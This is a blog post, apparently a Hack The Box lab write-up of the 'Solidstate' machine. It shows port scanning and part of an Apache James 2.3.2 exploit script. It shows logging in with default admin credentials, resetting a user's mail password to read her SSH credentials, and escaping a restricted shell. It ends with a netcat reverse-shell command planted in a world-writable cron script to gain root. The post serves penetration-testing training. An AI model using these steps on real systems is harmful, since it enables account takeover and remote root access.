

Only you can see this message



This story's distribution setting is on. [Learn more](#)


HTB — Solidstate



Raj Singh Chauhan

Sep 30 · 4 min read

Machine IP- 10.10.10.51




Nmap

```
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 7.4p1 Debian 10+deb9u1 (protocol
2.0)
| ssh-hostkey:
| 2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
```

```
| 256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53
(ECDSA)
|_ 256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76
(ED25519)
25/tcp open smtp JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello 10.10.10.51 (10.10.14.7
[10.10.14.7]),
|_smtp-ntlm-info: ERROR: Script execution failed (use -d to
debug)
80/tcp open http Apache httpd 2.4.25 ((Debian))
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home — Solid State Security
110/tcp open pop3 JAMES pop3d 2.3.2
119/tcp open nntp JAMES nntpd (posting ok)
4555/tcp open james-admin JAMES Remote Admin 2.3.2
Service Info: Host: solidstate; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

After doing enumeration i found default creds of james server at exploit-db

Apache James Server 2.3.2 - Remote Command Execution

EDB-ID: 35513	CVE: N/A	Author: JAKUB PALACZYNSKI	Type: REMOTE	Platform: LINUX	Date: 2014-12-10	Enroll in
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App: 📄		

⬅

```
#!/usr/bin/python
#
# Exploit Title: Apache James Server 2.3.2 Authenticated User Remote Command Execution
# Date: 16/10/2014
# Exploit Author: Jakub Palaczynski, Marcin Woloszyn, Maciej Grabiec
# Vendor Homepage: http://james.apache.org/server/
# Software Link: http://ftp.ps.pl/pub/apache/james/server/apache-james-2.3.2.zip
# Version: Apache James Server 2.3.2
# Tested on: Ubuntu, Debian
# Info: This exploit works on default installation of Apache James Server 2.3.2
# Info: Example paths that will automatically execute payload on some action: /etc/bash_completion.d , /etc/pm/config.d

import socket
import sys
import time

# specify payload
#payload = 'touch /tmp/proof.txt' # to exploit on any user
payload = '[ "${id-u}" == "0" ] && touch /root/proof.txt' # to exploit only on root
#credentials to James Remote Administration Tool (Default - root/root)
user = 'root'
```

Using them i moved in JAMES — ADMIN SERVER which was running at 4555

So i just tried to login at james admin server with the default creds

JAMES ADMIN SEVER

With the use of james admin server we can change the users password as we had changed the password of mindy

```
[root@PREDATOR]~/predator/oscp/htb/solidstate]
#nc 10.10.10.51 4555
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
help
Currently implemented commands:
help                display this help
listusers           display existing accounts
countusers          display the number of existing accounts
adduser [username] [password]  add a new user
verify [username]   verify if specified user exist
deluser [username]  delete existing user
setpassword [username] [password] sets a user's password
setalias [user] [alias] locally forwards all email for 'user' to 'alias'
showalias [username] shows a user's current email alias
unsetalias [user]   unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username] shows a user's current email forwarding
unsetforwarding [username] removes a forward
user [repositoryname] change to another user repository
shutdown            kills the current JVM (convenient when James is run as a daemon)
quit               close connection
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
setpassword mindy mindy
Password for mindy reset
[root@PREDATOR]~/predator/oscp/htb/solidstate]
#
```

Here we had changed the password of MINDY , now let's login to pop3 using mindy and the password we had changed from JAMES ADMIN SERVER

```
└─telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
```

```
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER mindy
+OK
PASS mindy
+OK Welcome mindy
help
-ERR
LIST
+OK 2 1945
1 1109
2 836
.
TOP 2 836
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID:
<16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
  by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
  for <mindy@localhost>;
  Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access
```

Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login. Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: **mindy**
pass: **P@55W0rd1!2@**

Respectfully,
James

Yup here we got the password of mindy now let's connect mindy

with the password.

```
[root@PREDATOR]~/predator/oscp/htb/solidstate]
#ssh mindy@10.10.10.51
mindy@10.10.10.51's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
mindy@solidstate:~$
```

BINGO !! we got the user mindy user

Here we got user.txt

```
mindy@solidstate:~$ ls
bin user.txt
mindy@solidstate:~$ cat user.txt
914d0a4ebc177889b5b89a23f556fd75
mindy@solidstate:~$
```

But the mindy user shell is not letting us leave the directory

```
mindy@solidstate:~$ cd bin
-rbash: cd: restricted
```

We can bypass it using ssh

```
ssh mindy@10.10.10.51 -t bash
```

```

[*]-[root@PREDATOR -[~/predator/oscp/htb/solidstate]
#ssh mindy@10.10.10.51 -t bash
mindy@10.10.10.51's password:
$(debian_chroot:+( $debian_chroot))mindy@solidstate:~$ di
bash: di: command not found
$(debian_chroot:+( $debian_chroot))mindy@solidstate:~$ id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
$(debian_chroot:+( $debian_chroot))mindy@solidstate:~$ cd /
$(debian_chroot:+( $debian_chroot))mindy@solidstate:/# ls
bin boot dev etc home initrd.img initrd.img.old lib lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old
$(debian_chroot:+( $debian_chroot))mindy@solidstate:/#

```

Here we got our bash shell without any restrictions so let's begin our post enumeration with linuxprivchecker.py

```

[+] World Writable Directories for Users other than Root

[+] World Writable Files
-rwxrwxrwx 1 root root 105 Aug 22 2017 /opt/tmp.py
--w--w--w- 1 root root 0 Sep 30 08:57 /sys/fs/cgroup/memory/cgroup.event_control
-rwxrwxrwx 1 mindy mindy 25304 Sep 13 03:36 /home/mindy/linuxprivchecker.py

```

And found world writable files at /opt/tmp.py and it's runs in every 5min so we can give our nc command and can get our root reverse shell

```

${debian_chroot:+( $debian_chroot)}mindy@solidstate:/opt$ echo "import os
myCmd= 'nc 10.10.14.2 1234 -e /bin/bash'
os.system(myCmd) " > /opt/tmp.py
${debian_chroot:+( $debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
import os
myCmd= 'nc 10.10.14.2 1234 -e /bin/bash'
os.system(myCmd)
${debian_chroot:+( $debian_chroot)}mindy@solidstate:/opt$

```

Successfully placed our reverse shell and now let's wait for root to run it

```
[root@PREDATOR]-[~/predator/oscp/htb/solidstate]
#nc -lvp 1234
listening on [any] 1234 ...
10.10.10.51: inverse host lookup failed: Unknown host
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.51] 53890
id
uid=0(root) gid=0(root) groups=0(root)
```

BOOM ! got ROOT 🙌



.....cowabunga.....

.....

Hacking

Htb

Hacker

Hackers League

Solidstate

Discover Medium

Welcome to a place where words matter. On Medium, smart voices and original ideas take center stage - with no ads in sight. [Watch](#)

Make Medium yours

Follow all the topics you care about, and we'll deliver the best stories for you to your homepage and inbox. [Explore](#)

Become a member

Get unlimited access to the best stories on Medium — and support writers while you're at it. Just \$5/month. [Upgrade](#)

[About](#)

[Help](#)

[Legal](#)